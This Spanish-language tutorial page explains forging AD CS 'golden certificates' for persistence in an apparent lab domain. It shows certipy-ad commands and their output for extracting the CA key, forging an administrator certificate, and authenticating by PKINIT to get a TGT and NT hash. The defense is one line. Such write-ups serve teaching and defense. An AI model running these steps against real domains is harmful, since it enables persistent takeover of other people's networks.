Persistencia

Forjar Golden Certificates

Cómo un atacante con la clave privada de la CA forja certificados para cualquier identidad del dominio y mantiene un acceso que sobrevive a los reseteos de contraseña.

Qué es

Un golden certificate es un certificado que el atacante fabrica con la clave privada de la CA. Sirve para cualquier identidad del dominio y el dominio lo acepta como legítimo. Es persistencia que sobrevive al reseteo de contraseñas y a la rotación de krbtgt.

Cómo funciona

El dominio confía en un certificado por la CA que lo firma, no por revisar cada emisión. Si la CA está en NTAuthCertificates, el dominio acepta sus certificados para autenticar por PKINIT. Con la clave privada de la CA, el atacante firma un certificado falso fuera de línea. No hay solicitud, no hay plantilla, no hay registro de emisión. El dominio no distingue ese certificado de uno real: los dos llevan la firma de la misma CA de confianza.

Diagrama

Cómo ejecutar

Ejecución

Ya con administración sobre el servidor de la CA, extraer su certificado y su clave privada:

certipy ca · kali
$ certipy-ad ca -backup -ca 'ludus-CA' -u [email protected] -p password -dc-ip 10.3.10.11 -target AI-DC01-2022.ludus.domain Certipy v5.1.0 - by Oliver Lyak (ly4k) [*] Creating backup [*] Retrieving backup [*] Got certificate and private key [*] Saving certificate and private key to 'ludus-CA.pfx' [*] Wrote certificate and private key to 'ludus-CA.pfx' [*] Cleaning up
exit 0 · capturado 2026-09-30

Con esa clave, firmar un certificado falso para administrator fuera de línea. No hay solicitud, ni plantilla, ni registro de emisión; el SID incrustado satisface el mapeo fuerte de Server 2022:

certipy forge · kali
$ certipy-ad forge -ca-pfx ludus-CA.pfx -upn [email protected] -sid S-1-5-21-885004184-2830366101-2842672714-500 -out admin_forged.pfx Certipy v5.1.0 - by Oliver Lyak (ly4k) [*] Saving forged certificate and private key to 'admin_forged.pfx' [*] Wrote forged certificate and private key to 'admin_forged.pfx'
exit 0 · capturado 2026-09-30

Autenticar con el certificado forjado por PKINIT. El dominio lo acepta porque confía en la firma de la CA, y entrega el TGT y el hash NT del administrador:

certipy auth · kali
$ certipy-ad auth -pfx admin_forged.pfx -dc-ip 10.3.10.11 Certipy v5.1.0 - by Oliver Lyak (ly4k) [*] Security Extension SID: 'S-1-5-21-885004184-2830366101-2842672714-500' [*] Using principal: '[email protected]' [*] Trying to get TGT... [*] Got TGT [*] Trying to retrieve NT hash for 'administrator' [*] Got hash for '[email protected]': aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c
exit 0 · capturado 2026-09-30

Cómo defenderse

Guarda la clave privada de la CA en un HSM: sin acceso a la clave no hay certificado que forjar.

Siguiente

Puedes seguir leyendo aquí:

PersistenciaDCShadow

No te pierdas ninguna noticia

Recibe un correo cuando haya alguna actualización importante.

Al suscribirte aceptas la política de privacidad.